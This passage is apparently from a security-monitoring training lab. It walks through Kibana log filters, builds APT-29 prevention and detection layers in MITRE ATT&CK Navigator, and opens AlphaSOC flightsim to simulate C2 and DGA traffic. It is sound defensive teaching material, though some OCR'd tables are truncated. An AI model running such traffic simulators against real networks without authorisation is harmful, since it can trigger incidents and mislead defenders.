
Filter: verb.keyword is

| agent.keyword: Descending | Count |
|---|---|
| "Microsoft BITS/7.8" | 10 |
| "Microsoft-CryptoAPI/10.0" | 2 |

15. **Remove the filter**

Let's remove the filter. In order to do this, hover over the **verb.keyword: "CONNECT"** button again and click the trashcan icon.

Once clicked, the dashboard should automatically refresh to again include all requests.



| agent.keyword: Descending | Count |
|---|---|
| "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.80 Safari/537.36" | 11 |
| "-" | 10 |
| "Chrome WIN 71.0.3578.80 (2ac50e7249fbd55e6f517a28131605c9fb9fe897-refs/branch- | 1 |


16. **Search a string**

Finally, let's attempt to search for values in these dashboards. We can do this by entering for example a string in the "Search..." field. Let's try searching for the "Mozilla" string.

You can do this by entering the "Mozilla" string in the Search... field, after which you can press ENTER. The dashboard will load all values that match your string (which will include only entries that have Mozilla somewhere).

This was a very basic example. Note that the Search function relies on Apache Lucene query syntax, which can sometimes be a bit counter-intuitive (depending on your preference!). Trial and error is key :)

If you have developed a series of filters, you could easily save them to the dashboard as well (by saving the dashboard)!



https://kibana.internal.synctechlabs.com/app/kibana#/dashboard/32d44b10-4e1a-11e8-bcfc-b1cf89e8a55f?_g=(refreshInt...


>_ Mozilla

| agent.keyword: Descending | Count |
|---|---|
| "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36" | 2 |

17. **Introducing MITRE ATT&amp;CK Navigator**

So, this was a "quick" intro to Kibana and this should give you an initial understanding of what the monitoring capability at SYNCTECHLABS looks like. Let's now have a look at the MITRE ATT&CK Navigator!

Please open a new tab (leave the Kibana tab open, we will use it later), and click the "ATT&CK Navigator" bookmark in the Chrome bookmarks tab.



| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Cor Cor |
|---|---|---|---|---|---|---|---|---|---|---|
| 10 items | 33 items | 58 items | 28 items | 63 items | 19 items | 20 items | 17 items | 13 items | 9 items | 21 i |
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | Access Token Manipulation | Access Token Manipulation | Account Manipulation | Account Discovery | AppleScript | Audio Capture | Automated Exfiltration | Cor Por |
| Exploit Public-Facing Application | CMSTP | Accessibility Features | Accessibility Features | Binary Padding | Bash History | Application Window Discovery | Application Deployment Software | Automated Collection | Data Compressed | Cor Thr Ren Me |
| Hardware Additions | Command-Line Interface | Account Manipulation | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discovery | Distributed Component Object Model | Clipboard Data | Data Encrypted | Cor Pro |
| Replication Through Removable Media | Compiled HTML File | AppCert DLLs | AppInit DLLs | Bypass User Account Control | Credential Dumping | File and Directory Discovery | Exploitation of Remote Services | Data from Information Repositories | Data Transfer Size Limits | Cus Cor Cor |
| Spearphishing Attachment | Control Panel Items | AppInit DLLs | Application Shimming | Clear Command History | Credentials in Files | Network Service Scanning | Logon Scripts | Data from Local System | Exfiltration Over Alternative Protocol | Cus Cry Pro |
| Spearphishing Link | Dynamic Data Exchange | Application Shimming | Bypass User Account Control | CMSTP | Credentials in Registry | Network Share Discovery | Pass the Hash | Data from Network Shared Drive | Exfiltration Over Command and Control Channel | Dat |
| Spearphishing via Service | Execution through API | Authentication Package | DLL Search Order Hijacking | Code Signing | Exploitation for Credential Access | Network Sniffing | Pass the Ticket | Data from Removable Media | Exfiltration Over Other Network Medium | Dat Obf |
| Supply Chain Compromise | Execution through Module Load | BITS Jobs | Dylib Hijacking | Compiled HTML File | Forced Authentication | Password Policy Discovery | Remote Desktop Protocol | Data Staged | | Dor |
| Trusted Relationship | Exploitation for Client Execution | Bootkit | Exploitation for Privilege Escalation | Component Firmware | Hooking | Peripheral Device | Remote File Copy | Email Collection | | Fall Cha |
| Valid Accounts | Graphical User Interface | Browser Extensions | Extra Window Memory Injection | Component Object Model Hijacking | Input Capture | | Remote | | | |
| | InstallUtil | Change Default File Association | | Control Panel Items | Input Prompt | | | | | |
| | Launchctl | Component Firmware | | DCShadow | Kerberoasting | | | | | |
| | | | | Deobfuscate/Decode Files or Information | Keychain | | | | | |
| | | | | Disabling Security Tools | | | | | | |


18. **View techniques used by APT-29**

As we indicated before, MITRE ATT&CK is a huge repository of information on adversary TTPs. Its Navigator allows organisations to keep a central, customised, dashboard on how they are defending against typical TTPs. Let's explore the MITRE ATT&CK Navigator...

Say we are a government entity that is a likely target of APT-29... Let's see what techniques are most relevant to APT-29 and highlight them in the ATT&CK Navigator. We can do this by:

- Clicking the "Multi-Select" icon in the toolbar (which should be the third icon)
- Clicking "Select" next to the APT-29 entry
- Closing the "Multi-Select" pop-up by clicking the icon in the toolbar again


This will now have outlined all MITRE ATT&CK techniques that are known to be used by APT-29. If your organization is a possible target for APT-29, these should take priority in adversary emulation, hardening controls, security monitoring, threat hunting,...


ATT&CK™ Navigator
Squid - Kibana
https://mitre.github.io/attack-navigator/enterprise/
Administration
ATT&CK™ Navigator
Cuckoo Sandbox
Samples - Evilwebse
Kibana
Kolide Fleet
MISP
GitHub
MITRE ATT&CK™ Navigator
layer
selection controls
layer controls
technique controls
Threat Groups
APT1 view select deselect
APT16 view select deselect
APT17 view select deselect
APT18 view select deselect
APT19 view select deselect
APT28 view select deselect
APT29 view select deselect
Software
3PARA RAT view select deselect
4H RAT view select deselect
ADVSTORESHELL view select deselect
ASPXSpy view select deselect
Agent.btz view select deselect
Arp view select deselect
Autolt backdoor view select deselect
Initial Access
10 items
Execution
33 items
Persistence
58 items
Privilege Escalation
28 items
Lateral Movement
17 items
Collection
13 items
Exfiltration
9 items
legend

19. **Renaming layers in ATT&amp;CK Navigator**

Let's create two different layers: One for prevention against APT-29 and one for detection against APT-29.

We will first rename the current layer "APT-29 - Prevention". You can achieve this by clicking the "layer" text in the top-left-hand corner and entering the name "APT-29 - Prevention".




| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Cor Cor |
|---|---|---|---|---|---|---|---|---|---|---|
| 10 items | 33 items | 58 items | 28 items | 63 items | 19 items | 20 items | 17 items | 13 items | 9 items | 21 i |
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | Access Token Manipulation | Access Token Manipulation | Account Manipulation | Account Discovery | AppleScript | Audio Capture | Automated Exfiltration | Cor Por |
| Exploit Public-Facing Application | CMSTP | Accessibility Features | Accessibility Features | Binary Padding | Bash History | Application Window Discovery | Application Deployment Software | Automated Collection | Data Compressed | Cor Thr Ren Me |
| Hardware Additions | Command-Line Interface | Account Manipulation | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discovery | Distributed Component Object Model | Clipboard Data | Data Encrypted | Cor Pro |
| Replication Through Removable Media | Compiled HTML File | AppCert DLLs | AppInit DLLs | Bypass User Account Control | Credential Dumping | File and Directory Discovery | Exploitation of Remote Services | Data from Information Repositories | Data Transfer Size Limits | Cus Cor Cor |
| Spearphishing Attachment | Control Panel Items | AppInit DLLs | Application Shimming | Clear Command History | Credentials in Files | Network Service Scanning | Logon Scripts | Data from Local System | Exfiltration Over Alternative Protocol | Cus Cry Pro |
| Spearphishing Link | Dynamic Data Exchange | Application Shimming | Bypass User Account Control | CMSTP | Credentials in Registry | Network Share Discovery | Pass the Hash | Data from Network Shared Drive | Exfiltration Over Command and Control | Dat |
| Spearphishing | Execution through API | Authentication Package | DLL Search Order Hijacking | Code Signing | Exploitation for Credential Access |  | Pass the Ticket | Data from Removable |  | Dat |
|  | Execution through Module Load | BITS Jobs | Dylib | Compiled HTML File | Forced Authentication |  | Remote |  |  |  |
|  |  | Bootkit |  | Component Firmware |  |  |  |  |  |  |
|  |  |  |  | Component Object Model Hijacking |  |  |  |  |  |  |

20. **Creating a second layer**

We will now create a second layer that is based on the existing layer that we just configured. In order to accomplish this, please take the following steps:

- Click the "+" in the top-left corner (next to "APT-29 - Prevention")
- In the new window, select "Create New Layer"
- Similar to what we did previously, please rename the new layer to "APT-29 - Detection"
- Again, similar to what we did before, please use the multi-select tool on the new layer to select the APT-29 techniques

The expected end-result can be found in the screenshot attached.



| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Cor Cor |
|---|---|---|---|---|---|---|---|---|---|---|
| 10 items | 33 items | 58 items | 28 items | 63 items | 19 items | 20 items | 17 items | 13 items | 9 items | 21 i |
| Drive-by Compromise<br>Exploit Public-Facing Application<br>Hardware Additions<br>Replication Through Removable Media<br>Spearphishing Attachment<br>Spearphishing Link<br>Spearphishing via Service | AppleScript<br>CMSTP<br>Command-Line Interface<br>Compiled HTML File<br>Control Panel Items<br>Dynamic Data Exchange<br>Execution through API<br>Execution through Module Load<br>Exploitation for | .bash_profile and .bashrc<br>Accessibility Features<br>Account Manipulation<br>AppCert DLLs<br>AppInit DLLs<br>Application Shimming<br>Authentication Package<br>BITS Jobs<br>Bootkit<br>Browser | Access Token Manipulation<br>Accessibility Features<br>AppCert DLLs<br>AppInit DLLs<br>Application Shimming<br>Bypass User Account Control<br>DLL Search Order Hijacking<br>Dylib Hijacking | Access Token Manipulation<br>Binary Padding<br>BITS Jobs<br>Bypass User Account Control<br>Clear Command History<br>CMSTP<br>Code Signing<br>Compiled HTML File<br>Component Firmware<br>Component Object Model Hijacking<br>Control Panel Items | Account Manipulation<br>Bash History<br>Brute Force<br>Credential Dumping<br>Credentials in Files<br>Credentials in Registry<br>Exploitation for Credential Access<br>Forced Authentication<br>Hooking | Account Discovery<br>Application Window Discovery<br>Browser Bookmark Discovery<br>File and Directory Discovery<br>Network Service Scanning<br>Network Share Discovery<br>Network | AppleScript<br>Application Deployment Software<br>Distributed Component Object Model<br>Exploitation of Remote Services<br>Logon Scripts<br>Pass the Hash<br>Pass the Ticket<br>Remote Desktop Protocol | Audio Capture<br>Automated Collection<br>Clipboard Data<br>Data from Information Repositories<br>Data from Local System<br>Data from Network Shared Drive<br>Data from Removable Media | Automated Exfiltration<br>Data Compressed<br>Data Encrypted<br>Data Transfer Size Limits<br>Exfiltration Over Alternative Protocol<br>Exfiltration Over Command and Control Channel | Cor Por<br>Cor Thr Ren Me<br>Cor Pro<br>Cus Cor Cor<br>Cus Cry Pro<br>Dat<br>Dat Obf |

21. **Open AlphaSoc flightsim**


Please leave the Navigator open in Chrome (don't close it). Let's now try simulating some malicious network traffic to assess how well we can detect it! Please open a Windows command prompt (by clicking the terminal logo) and browse to the FlightSim directory on the Desktop:

```
C:\Users\alan.marshall> cd Desktop
C:\Users\alan.marshall\Desktop> cd "Red Team"
C:\Users\alan.marshall\Desktop\Red Team> flightsim-windows-amd64.exe help run
```

This will print the help menu for flightsim, thereby revealing the available modules:

- C2-DNS
- C2-IP
- DGA (Domain Generation Algorithm)
- ...

We will discuss most of these throughout the course!



